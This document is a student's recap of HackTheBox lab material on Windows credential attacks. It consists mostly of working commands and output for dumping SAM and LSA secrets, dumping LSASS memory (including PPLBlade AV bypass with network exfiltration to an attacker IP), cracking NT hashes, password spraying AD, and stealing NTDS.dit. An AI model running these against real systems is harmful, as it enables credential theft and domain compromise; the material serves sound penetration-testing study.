----Recap Windows Local Password Attacks

jeudi 10 octobre 2024 12:42 AM

https://attack.mitre.org/techniques/T1003/003/

Module	Content
Attacking SAM	

There are three registry hives that we can copy **if we have local admin access on the target**; each will have a specific purpose when we get to dumping and cracking the hashes. Here is a brief description of each in the table below:

Registry Hive	Description
hklm\sam	**Contains the hashes associated with local account passwords**. We will need the hashes so we can crack them and get the user account passwords in cleartext.
hklm\system	Contains the **system bootkey**, which **is used to encrypt the SAM database**. We will need the bootkey to decrypt the SAM database.
hklm\security	Contains **cached credentials for domain accounts**. We may benefit from having this on a domain-joined Windows target.

We can create backups of these hives using the reg.exe utility.

Launching CMD as an admin will allow us to run reg.exe **to save copies** of the aforementioned registry hives. Run these commands below to do so:

☐C:\WINDOWS\system32> **reg.exe save** hklm\sam C:\sam.save

The operation completed successfully.

☐C:\WINDOWS\system32> **reg.exe save** hklm\system C:\system.save

The operation completed successfully.

☐C:\WINDOWS\system32> **reg.exe save** hklm\security C:\security.save

The operation completed successfully.

Once the hives are saved offline, we can use various methods to **transfer them to our attack host.** In this case, let's use **Impacket's smbserver.py** in combination with some useful CMD commands to move the hive copies to a share created on our attack host.

Creating a Share with smbserver.py

All we must do to create the share is run smbserver.py -smb2support using python, give the share a name (CompData) and specify the directory on our attack host where the share will be storing the hive copies (/home/ltnbob/Documents). Know that the smb2support option will ensure that newer versions of SMB are support ed. If we do not use this flag, there will be errors when connecting from the Windows target to the share hosted on our attack host. Newer versions of Windows do not support SMBv1 by default because of the numerous severe vulnerabilites and publicly available exploits.

```
$ impacket-smbserver -smb2support CompData /home/ltnbob/Documents/
```

```
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Moving Hive Copies to Share


☐C:\> move sam.save \\10.10.15.16\CompData
1 file(s) moved.

☐C:\> move security.save \\10.10.15.16\CompData
1 file(s) moved.

☐C:\> move system.save \\10.10.15.16\CompData
1 file(s) moved.

Dumping Hashes with Impacket's secretsdump.py

```
$ impacket-secretsdump -sam sam -security security -system system LOCAL
```



Here we see that secretsdump **successfully dumps the local SAM hashes** and would've also dumped the cached domain logon information if the target was domain-joined and had cached credentials present in hklm\security. **Notice the first step secretsdump executes is targeting the system bootkey before proceeding to dump the LOCAL SAM hashes. I**t cannot dump those hashes without the boot key because that boot key is used to encrypt & decrypt the SAM database, which is why it is important for us to have copies of the registry hives we discussed earlier in this section. Notice at the top of the secretsd ump.py output:

`Dumping local SAM hashes (uid:rid:lmhash:nthash)`

This tells us how to read the output and what hashes we can crack.

- **Most modern Windows operating systems** store the password as an **NT hash**.
- Operating systems **older than Windows Vista & Windows Server 2008** store passwords as an **LM hash,**

so we may only benefit from cracking those if our target is an older Windows OS.

Dumping SAM Remotely

We can also dump hashes from the SAM database remotely.

```
$ crackmapexec smb 10.129.42.198 --local-auth -u bob -p HTB_@cademy_stdnt! --sam
```

Cracking Hashes with Hashcat

Adding nthashes to a .txt File


```
$ sudo vim hashestocrack.txt
```

```
64f12cddaa88057e06a81b54e73b949b
31d6cfe0d16ae931b73c59d7e0c089c0
6f8c3f4d3869a10f3b4f0522f537fd33
184ecdda8cf1dd238d438c4aea4d560d
f7eb9c06fafaa23c4bcf22ba6781c1e2
```

Running Hashcat against NT Hashes

Hashcat has many different modes we can use. Selecting a mode is largely dependent on the type of attack and hash type we wan t to crack. Covering each mode is beyond the scope of this module. We will focus on using **-m** to select the hash type **1000** to crack our **NT hashes** (also referred to as NTLM-based hashes). We can refer to Hashcat's wiki page or the man page to see the supported hash types and their associated number. We will use the infamous rockyou.txt wordlist mentioned in the Credential Storage section of this module.

```
$ sudo hashcat -m 1000 hashestocrack.txt /usr/share/wordlists/rockyou.txt
```



Remote Dumping & LSA Secrets Considerations

With access to credentials with **local admin privileges**, it is also possible for us to target **LSA Secrets** over the network. This could allow us to **extract credentials from a running service**, **scheduled task**, or **application that uses LSA secrets to store passwords**.

```
$ crackmapexec smb 10.129.42.198 --local-auth -u bob -p HTB_@cademy_stdnt! --lsa

SMB         10.129.42.198   445    WS01     [*] Windows 10.0 Build 18362 x64 (name:FRONTDESK01) (domain:FRONTDESK01) (signingFalse) (SMBv1:False)
SMB         10.129.42.198   445    WS01     [+] WS01\bob:HTB_@cademy_stdnt!(Pwn3d!)
SMB         10.129.42.198   445    WS01     [+] Dumping LSA secrets
SMB         10.129.42.198   445    WS01     WS01\worker:Hello123
SMB         10.129.42.198   445    WS01      dpapi_machinekey:0xc03a4a9b2c045e545543f3dcb9c181bb17d6bdce
dpapi_userkey:0x50b9fa0fd7945215011357308748f7ca101944a
SMB         10.129.42.198   445    WS01     NL$KM:e4fe184b25468118bf23f5a32ae836976ba492b3a432deb3911746b8ec63c451a70c1826e9115aa2f3421b98ed0cbd9a0c1a1befacb376c590fa7b56ca1b488b
SMB         10.129.42.198   445    WS01     [+] Dumped 3 LSA secrets to /home/bob/.cme/logs/FRONTDESK01_10.129.42.198_2022-02-07_155623.secrets and /home/bob/.cme/logs/FRONTDESK01_10.129.42.198_2022-02-07_
155623.cached
```

LSA Secrets are sensitive information stored by LSA, including:

- Passwords for local accounts.
- Service account credentials.
- Other sensitive information that might be needed for system operations.

- **SAM (Security Account Manager)**: A database in Windows that stores user account information, including hashed passwords. It's critical for authentication and local account security.
- **LSA (Local Security Authority)**: A Windows subsystem responsible for enforcing local security policies, including managing logon processes, user authentication, and creating access tokens.
- **LSASS (Local Security Authority Subsystem Service)**: A Windows process (lsass.exe) that handles security policy enforcement, authentication, and user session management. It interacts with the LSA and SAM to verify credentials.

Subsystem vs Process:

- **Subsystem**: A component of an operating system that provides specific functionalities or services (e.g., managing security or file operations). It typically runs in the background and interacts with other system components.
- **Process**: An instance of a program that is executing, containing its own memory space and system resources. It can represent a running application or a system task.

Attacking LSASS

LSASS is a critical service that plays a central role in credential management and the authentication processes in all Window s operating systems.


Upon initial logon, LSASS will:

- **Cache credentials** locally **in memory**
- Create **access tokens**
- Enforce security policies
- **Write** to Windows **security log**

Dumping LSASS Process Memory

Task Manager Method

With access to an interactive graphical session with the target, we can use task manager to create a memory dump. This requir es us to:



A file called lsass.DMP is created and saved in:

C:\Users\loggedonusersdirectory\AppData\Local\Temp

Rundll32.exe & Comsvcs.dll Method

It is important to note that modern anti-virus tools recognize this method as malicious activity.

Before issuing the command to create the dump file, we must determine what process ID (PID) is assigned to lsass.exe. This ca n be done from cmd or PowerShell:

Finding LSASS PID in cmd

From cmd, we can issue the command **tasklist /svc** and find **lsass.exe** and its process ID in the PID field.

```
C:\Windows\system32> tasklist /svc

Image Name                     PID Services
========================= ======== ============================================
System Idle Process              0 N/A
System                           4 N/A
Registry                        96 N/A
smss.exe                       344 N/A
csrss.exe                      432 N/A
wininit.exe                    508 N/A
csrss.exe                      520 N/A
winlogon.exe                   580 N/A
services.exe                   652 N/A
lsass.exe                      672 KeyIso, SamSs, VaultSvc
svchost.exe                    776 PlugPlay
svchost.exe                    804 BrokerInfrastructure, DcomLaunch, Power,
                                   SystemEventsBroker
fontdrvhost.exe                812 N/A
```

Finding LSASS PID in PowerShell

From PowerShell, we can issue the command Get-Process lsass and see the process ID in the Id field.

```
PS C:\Windows\system32> Get-Process lsass

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
   1260      21     4948      15396       2.56     672   0 lsass
```

Once we have the PID assigned to the LSASS process, we can create the dump file.

Creating lsass.dmp using PowerShell

With an elevated PowerShell session, we can issue the following command to create the dump file:

```
PS C:\Windows\system32> rundll32 C:\windows\system32\comsvcs.dll, MiniDump 672 C:\lsass.dmp full
```

With this command, we are running rundll32.exe to call an exported function of comsvcs.dll which also calls the MiniDumpWriteDump (MiniDump) function to dump the LSASS process memory to a specified directory (C:\lsass.dmp). Recall that most modern AV tools recognize this as malicious and prevent the command from executing. In these cases, we will need to consider ways to bypass or disable the AV tool we are facing. AV bypassing techniques are outside of the scope of this module.

If we manage to run this command and generate the lsass.dmp file, we can proceed to transfer the file onto our attack box to attempt to extract any credentials that may have been stored in LSASS process memory.

PPL BLADE to Bypass AV:

https://tacticaladversary.io/adversary-tactics/bypass-defender-and-ppl-protection-to-dump-lsass/

https://github.com/tastypepperoni/PPLBlade

Modes:

- Dump - Dump process memory using PID or Process Name

- Decrypt - Revert obfuscated(--obfuscate) dump file to its original state
- Cleanup - Do cleanup manually, in case something goes wrong on execution (Note that the option values should be the same as for the execution, we're trying to clean up)
- DoThatLsassThing - Dump lsass.exe using Process Explorer driver (basic poc)

Handle Modes:

- Direct - Opens PROCESS_ALL_ACCESS handle directly, using OpenProcess() function
- Procexp - Uses PROCEXP152.sys to obtain a handle

Basic POC that uses PROCEXP152.sys to dump lsass:

```
PPLBlade.exe --mode dothatlsassthing
```

(Note that it does not XOR dump file, provide an additional obfuscate flag to enable the XOR functionality)

To Execute :

1. Transfer this file to Victim using one of the methods discussed in the previous modules
2. Execute on the victim machine Upload the obfuscated LSASS dump onto a remote location (our attacker VM):

```
PPLBlade.exe --mode dump --name lsass.exe --handle procexp --obfuscate --dumpmode network --network raw --ip 10.10.16.68 --port 9999
```

3. Receive the dump in our attacker machine :

```
nc -lnp 1234 > lsass.dmp
python3 deobfuscate.py --dumpname lsass.dmp
```


4. Deobfuscate locally in memory


```
PPLBlade.exe --mode descrypt --dumpname PPLBlade.dmp --key PPLBlade
```

SEND TO VICTIM :


Set an SMB share

copy \\10.10.16.68\share\PPLBlade.exe





- [x] python3 deobfuscate.py --dumpname **lsass.dmp**



Using Pypykatz to Extract Credentials

Recall that LSASS stores credentials that have active logon sessions on Windows systems. **When we dumped LSASS process memory into the file, we essentially took a "snapshot" of what was in memory at that point in time**. **If there were any active logon sessions, the credentials used to establish them will be present** . Let's run Pypykatz against the dump file and find out.

Running Pypykatz

The command initiates the use of **pypykatz** to parse the secrets hidden in the LSASS process memory dump. We **use lsa** in the command because **LSASS is a**

subsystem of local security authority, then we specify the data source as a minidump file, proceeded by the path to the dump file (/home/peter/Documents/lsass.dmp) stored on our attack host. Pypykatz parses the dump file and outputs the findings:

```
$ pypykatz lsa minidump /home/peter/Documents/lsass.dmp
```

```
INFO:root:Parsing file /home/peter/Documents/lsass.dmp
FILE: ======== /home/peter/Documents/lsass.dmp =======
== LogonSession ==
authentication_id 1354633 (14ab89)
session_id 2
username bob
domainname DESKTOP-33E7O54
logon_server WIN-6T0C3J2V6HP
logon_time 2021-12-14T18:14:25.514306+00:00
sid S-1-5-21-4019466498-1700476312-3544718034-1001
luid 1354633
        == MSV ==
                Username: bob
                Domain: DESKTOP-33E7O54
                LM: NA
                NT: 64f12cddaa88057e06a81b54e73b949b
                SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8
                DPAPI: NA
        == WDIGEST [14ab89]==
                username bob
                domainname DESKTOP-33E7O54
                password None
                password (hex)
        == Kerberos ==
                Username: bob
                Domain: DESKTOP-33E7O54
        == WDIGEST [14ab89]==
                username bob
                domainname DESKTOP-33E7O54
                password None
                password (hex)
        == DPAPI [14ab89]==
                luid 1354633
                key_guid 3e1d1091-b792-45df-ab8e-c66af044d69b
                masterkey e8bc2faf77e7bd1891c0e49f0dea9d447a491107ef5b25b9929071f68db5b0d55bf05df5a474d9bd94d98be4b4ddb690e6d8307a86be6f81be0d554f195fba92
                sha1_masterkey 52e758b6120389898f7fae553ac8172b43221605

== LogonSession ==
authentication_id 1354581 (14ab55)
session_id 2
username bob
domainname DESKTOP-33E7O54
logon_server WIN-6T0C3J2V6HP
logon_time 2021-12-14T18:14:25.514306+00:00
sid S-1-5-21-4019466498-1700476312-3544718034-1001
luid 1354581
        == MSV ==
                Username: bob
                Domain: DESKTOP-33E7O54
                LM: NA
                NT: 64f12cddaa88057e06a81b54e73b949b
                SHA1: cba4e545b7ec918129725154b29f055e4cd5aea8
                DPAPI: NA
        == WDIGEST [14ab55]==
                username bob
                domainname DESKTOP-33E7O54
                password None
                password (hex)
        == Kerberos ==
                Username: bob
                Domain: DESKTOP-33E7O54
        == WDIGEST [14ab55]==
                username bob
                domainname DESKTOP-33E7O54
                password None
                password (hex)

== LogonSession ==
authentication_id 1343859 (148173)
session_id 2
username DWM-2
domainname Window Manager
logon_server
logon_time 2021-12-14T18:14:25.248681+00:00
sid S-1-5-90-0-2
luid 1343859
        == WDIGEST [148173]==
                username WIN-6T0C3J2V6HP$
                domainname WORKGROUP
                password None
                password (hex)
        == WDIGEST [148173]==
                username WIN-6T0C3J2V6HP$
                domainname WORKGROUP
                password None
                password (hex)
```

Lets take a more detailed look at some of the useful information in the output: check the papier Attacking LSASS for details

Cracking the NT Hash with Hashcat

Djerbien@htb[/htb]$ sudo hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b /usr/share/wordlists/rockyou.txt

64f12cddaa88057e06a81b54e73b949b:Password1


HackTheBox Cheat Sheet

`tasklist /svc`	A command-line-based utility in Windows used to list running processes.

`findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git *.ps1 *.yml`	Uses Windows command-line based utility findstr to search for the string "password" in many different file type.
`Get-Process lsass`	A Powershell cmdlet is used to display process information. Using this with the LSASS process can be helpful when attempting to dump LSASS process memory from the command line.
`rundll32 C:\windows\system32\comsvcs.dll, MiniDump 672 C:\lsass.dmp full`	Uses rundll32 in Windows to create a LSASS memory dump file. This file can then be transferred to an attack box to extract credentials.
`pypykatz lsa minidump /path/to/lsassdumpfile`	Uses Pypykatz to parse and attempt to extract credentials & password hashes from an LSASS process memory dump file.
`reg.exe save hklm\sam C:\sam.save`	Uses reg.exe in Windows to save a copy of a registry hive at a specified location on the file system. It can be used to make copies of any registry hive (i.e., hklm\sam, hklm\security, hklm\system).
`move sam.save \\<ip>\NameofFileShare`	Uses move in Windows to transfer a file to a specified file share over the network.
`python3 secretsdump.py -sam sam.save -security security.save -system system.save LOCAL`	Uses Secretsdump.py to dump password hashes from the SAM database.
`vssadmin CREATE SHADOW /For=C:`	Uses Windows command line based tool vssadmin to create a volume shadow copy for C:. This can be used to make a copy of NTDS.dit safely.
`cmd.exe /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\NTDS.dit c:\NTDS\NTDS.dit`	Uses Windows command line based tool copy to create a copy of NTDS.dit for a volume shadow copy of C:.

Nitds

let's consider the **authentication process once a Windows system has been joined to the domain**. This approach will help us better understand the significance of Active Directory and the password attacks it can be susceptible to.



Once a Windows system is joined to a domain, **it will no longer default to referencing the SAM database to validate logon requests**. That domain-joined system will now send all authentication requests **to be validated by** the domain controller before allowing a user to log on.

This does not mean the SAM database can no longer be used.

- *Someone looking to log on using a local account in the SAM database can still do so by specifying the* ***hostname of the device*** *proceeded by the* ***Username*** *(Example: WS01/nameofuser)*
  or
- *with direct access to the device then typing* ***./*** *at the logon UI in the Username field*.

This is worthy of consideration because we need to be mindful of what system components are impacted by the attacks we perfor m. It can also give us additional avenues of attack to consider when targeting Windows desktop operating systems or Windows server operating systems with direc t physical access or over a network. **Keep in mind that we can also study NTDS attacks by keeping track of this technique.**

Dictionary Attacks against AD accounts using CrackMapExec

Username Convention	**Practical Example for Jane Jill Doe**
Firstinitiallastname	jdoe
Firstinitialmiddleinitiallastname	jjdoe
Firstnamelastname	janedoe
firstname.lastname	jane.doe

lastname.firstname	doe.jane
Nickname	doedoehacksstuff

Often, an email address's structure will give us the employee's username (structure: username@domain). For example, from the email address jdoe@inlanefreight.com, we see that jdoe is the username.

Creating a Custom list of Usernames

Let's say we have done our research and gathered a list of names based on publicly available information. We will keep the list relatively short for the sake of this lesson because organizations can have a huge number of employees. Example list of names:

- Ben Williamson
- Bob Burgerstien
- Jim Stevenson
- Jill Johnson
- Jane Doe

Manual List Customization

```
$ cat usernames.txt
```

```
bwilliamson
benwilliamson
ben.willamson
willamson.ben
bburgerstien
bobburgerstien
bob.burgerstien
burgerstien.bob
jstevenson
jimstevenson
jim.stevenson
stevenson.jim
```

Automated List Creation

```
$ ./opt/username-anarchy/username-anarchy -i /home/ltnbob/names.txt
```

```
ben
benwilliamson
ben.williamson
benwilli
benwill
benw
b.williamson
bwilliamson
wben
w.ben
williamsonb
williamson
williamson.b
williamson.ben
bw
bob
bobburgerstien
bob.burgerstien
bobburge
bobburg
bobb
b.burgerstien
bburgerstien
bbob
b.bob
burgerstienb
burgerstien
burgerstien.b
burgerstien.bob
Bb
...
```

Using automated tools can save us time when crafting lists. Still, we will benefit from spending as much time as we can attempting to discover the naming convention an organization is using with usernames because this will reduce the need for us to guess the naming convention.

It is ideal to limit the need to guess as much as possible when conducting password attacks.

Launching the Attack with CrackMapExec

Once we have our list(s) prepared or discover the naming convention and some employee names, we can launch our attack against the target domain controller using a tool such as CrackMapExec. **We can use it in conjunction with the SMB protocol to send logon requests to the target Domain Controller**. Here is the command to do so:

```
$ crackmapexec smb 10.129.201.57 -u bwilliamson -p /usr/share/wordlists/fasttrack.txt

SMB    10.129.201.57   445   DC01     [*] Windows 10.0 Build 17763 x64 (name:DC -PAC) (domain:dac.local) (signing:True) (SMBv1:False)
SMB    10.129.201.57   445   DC01      [-] inlanefrieght.local\bwilliamson:winter2017 STATUS_LOGON_FAILURE
SMB    10.129.201.57   445   DC01      [-] inlanefrieght.local\bwilliamson:winter2016 STATUS_LOGON_FAILURE
SMB    10.129.201.57   445   DC01      [-] inlanefrieght.local\bwilliamson:winter2015 STATUS_LOGON_FAILURE
SMB    10.129.201.57   445   DC01      [-] inlanefrieght.local\bwilliamson:winter2014 STATUS_LOGON_FAILURE
SMB    10.129.201.57   445   DC01      [-] inlanefrieght.local\bwilliamson:winter2013 STATUS_LOGON_FAILURE
SMB    10.129.201.57   445   DC01      [-] inlanefrieght.local\bwilliamson:P@55w0rd STATUS_LOGON_FAILURE
SMB    10.129.201.57   445   DC01      [-] inlanefrieght.local\bwilliamson:P@ssw0rd! STATUS_LOGON_FAILURE
SMB    10.129.201.57   445   DC01      [+] inlanefrieght.local\bwilliamson:P@55w0rd!
```

Capturing NTDS.dit

NT Directory Services (NTDS) is the directory service used with AD to find & organize network resources.

Recall that NTDS.dit file is stored at **%systemroot%/ntds** on the domain controllers in a forest. The **.dit** stands for **directory information tree**. This is the primary database file associated with AD and stores all domain usernames, password hashes, and other critical schema information. If this file can be captured, we could potentially compromise every account on the domain similar to the technique we covered in this module's Attacking SAM section. As we practice this technique, consider the importance of protecting AD and brainstorm a few ways to stop this attack from happening

Connecting to a DC with Evil-WinRM

We can connect to a target DC using the credentials we captured.

```
$ evil-winrm -i 10.129.201.57  -u bwilliamson -p 'P@55w0rd!'
```

Evil-WinRM **connects to a target using** the **Windows Remote Management service** combined with the **PowerShell Remoting Protocol** to establish a PowerShell session with the target.

Checking Local Group Membership

Once connected, we can check to see what privileges bwilliamson has. We can start with looking at the local group membership using the command:

```
*Evil-WinRM* PS C:\> net localgroup

Aliases for \\DC01

-------------------------------------------------------------------------------
*Access Control Assistance Operators
*Account Operators
*Administrators
*Allowed RODC Password Replication Group
*Backup Operators
*Cert Publishers
*Certificate Service DCOM Access
*Cryptographic Operators
*Denied RODC Password Replication Group
*Distributed COM Users
*DnsAdmins
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Incoming Forest Trust Builders
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Pre-Windows 2000 Compatible Access
*Print Operators
*RAS and IAS Servers
*RDS Endpoint Servers
*RDS Management Servers
*RDS Remote Access Servers
*Remote Desktop Users
*Remote Management Users
*Replicator
*Server Operators
*Storage Replica Administrators
*Terminal Server License Servers
*Users
*Windows Authorization Access Group
The command completed successfully.
```

We are looking to **see if the account has local admin rights**.

To make a copy of the NTDS.dit file, **we need local admin** (Administrators group) or **Domain Admin** (Domain Admins group) (or equivalent) rights. We also will want to check what domain privileges we have.

Checking User Account Privileges including Domain

```
*Evil-WinRM* PS C:\> net user bwilliamson
```

```
User name                    bwilliamson
Full Name                    Ben Williamson
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/13/2022 12:48:58 PM
Password expires             Never
Password changeable          1/14/2022 12:48:58 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/14/2022 2:07:49 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

This account has both **Administrators** and **Domain Administrator** rights which means we can do just about anything we want, including making a **copy of the NTDS.dit file.**

Creating Shadow Copy of C:

We can use **vssadmin** to create a **Volume Shadow Copy (VSS) of the C:** drive or whatever volume the admin chose when initially installing AD. It is very likely that NTDS will be stored on C: as that is the default location selected at install, but it is possible to change the location. We use VSS for this because it is designed to make copies of volumes that may be read & written to actively without needing to bring a particular application or system down. VS S is used by many different backup & disaster recovery software to perform operations.

```
*Evil-WinRM* PS C:\> vssadmin CREATE SHADOW /For=C:
```

```
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {186d5979-2f2b-4afe-8101-9f1111e4cb1a}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
```

Copying NTDS.dit from the VSS

We can then copy the NTDS.dit file from the volume shadow copy of C: onto another location on the drive to prepare to move NT DS.dit to our attack host.

```
*Evil-WinRM* PS C:\NTDS> cmd.exe /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\NTDS.dit c:\NTDS
\NTDS.dit
```

```
1 file(s) copied.
```

Before copying NTDS.dit to our attack host, we may want to use the technique we learned earlier to create an SMB share on our attack host. Feel free to go back to the Attacking SAM section to review that method if needed.

Transferring NTDS.dit to Attack Host

Now cmd.exe /c move can be used to move the file from the target DC to the share on our attack host.

```
*Evil-WinRM* PS C:\NTDS> cmd.exe /c move C:\NTDS\NTDS.dit \\10.10.15.30\CompData

        1 file(s) moved.
```

A Faster Method: Using cme to Capture NTDS.dit

Alternatively, we may benefit from using CrackMapExec to accomplish the same steps shown above, all with one command. This command allows us to utilize VSS to

quickly capture and dump the contents of the NTDS.dit file conveniently within our terminal session.

```
$ crackmapexec smb 10.129.201.57 -u bwilliamson -p P@55w0rd! --ntds
```

```
SMB  10.129.201.57  445  DC01  [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefrieght.loca l) (signing:True) (SMBv1:False)
SMB  10.129.201.57  445  DC01  [+] inlanefrieght.local\bwilliamson:P@55w0rd! (Pwn3d!)
SMB  10.129.201.57  445  DC01  [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB  10.129.201.57  445  DC01  Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b 54e73b949b:::
SMB  10.129.201.57  445  DC01  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089 c0:::
SMB  10.129.201.57  445  DC01  DC01$:1000:aad3b435b51404eeaad3b435b51404ee:e6be3fd362edbaa873f50e384a02e e68:::
SMB  10.129.201.57  445  DC01  krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cbb8a44ba74b5778a06c2d08b4ced 802:::
SMB  10.129.201.57  445  DC01  inlanefrieght.local\jim:1104:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
SMB  10.129.201.57  445  DC01  WIN-IAUBULPG5MZ:1105:aad3b435b51404eeaad3b435b51404ee:4f3c625b54aa03e471691f124d5bf1cd:::
SMB  10.129.201.57  445  DC01  WIN-NKHHJGP3SMT:1106:aad3b435b51404eeaad3b435b51404ee:a74cc84578c16a6f81ec90765d5eb95f:::
SMB  10.129.201.57  445  DC01  WIN-K5E9CWYEG7Z:1107:aad3b435b51404eeaad3b435b51404ee:ec209bfad5c41f919994a45ed10e0f5c:::
SMB  10.129.201.57  445  DC01  WIN-5MG4NRVHF2W:1108:aad3b435b51404eeaad3b435b51404ee:7ede00664356820f2fc9bf10f4d62400:::
SMB  10.129.201.57  445  DC01  WIN-UISCTR0XLKW:1109:aad3b435b51404eeaad3b435b51404ee:cad1b8b25578ee07a7afaf5647e558ee:::
SMB  10.129.201.57  445  DC01  WIN-ETN7BWMPGXD:1110:aad3b435b51404eeaad3b435b51404ee:edec0ceb606cf2e35ce4f56039e9d8e7:::
SMB  10.129.201.57  445  DC01  inlanefrieght.local\bwilliamson:1125:aad3b435b51404eeaad3b435b51404ee:bc23a1506bd3c8d3a533680c516bab27:::
SMB  10.129.201.57  445  DC01  inlanefrieght.local\bburgerstien:1126:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
SMB  10.129.201.57  445  DC01  inlanefrieght.local\jstevenson:1131:aad3b435b51404eeaad3b435b51404ee:bc007082d32777855e253fd4defe70ee:::
SMB  10.129.201.57  445  DC01  inlanefrieght.local\jjohnson:1133:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24:::
SMB  10.129.201.57  445  DC01  inlanefrieght.local\jdoe:1134:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
SMB  10.129.201.57  445  DC01  Administrator:aes256-cts-hmac-sha1-96:cc01f5150bb4a7dda80f30fbe0ac00bed09a413243c05d6934bbddf1302bc552
SMB  10.129.201.57  445  DC01  Administrator:aes128-cts-hmac-sha1-96:bd99b6a46a85118cf2a0df1c4f5106fb
SMB  10.129.201.57  445  DC01  Administrator:des-cbc-md5:618c1c5ef780cde3
SMB  10.129.201.57  445  DC01  DC01$:aes256-cts-hmac-sha1-96:113ffdc64531d054a37df36a07ad7c533723247c4dbe84322341adbd71fe93a9
SMB  10.129.201.57  445  DC01  DC01$:aes128-cts-hmac-sha1-96:ea10ef59d9ec03a4162605d7306cc78d
SMB  10.129.201.57  445  DC01  DC01$:des-cbc-md5:a2852362e50eae92
SMB  10.129.201.57  445  DC01  krbtgt:aes256-cts-hmac-sha1-96:1eb8d5a94ae5ce2f2d179b9bfe6a78a321d4d0c6ecca8efcac4f4e8932cc78e9
SMB  10.129.201.57  445  DC01  krbtgt:aes128-cts-hmac-sha1-96:1fe3f211d383564574609eda482b1fa9
SMB  10.129.201.57  445  DC01  krbtgt:des-cbc-md5:9bd5017fdcea8fae
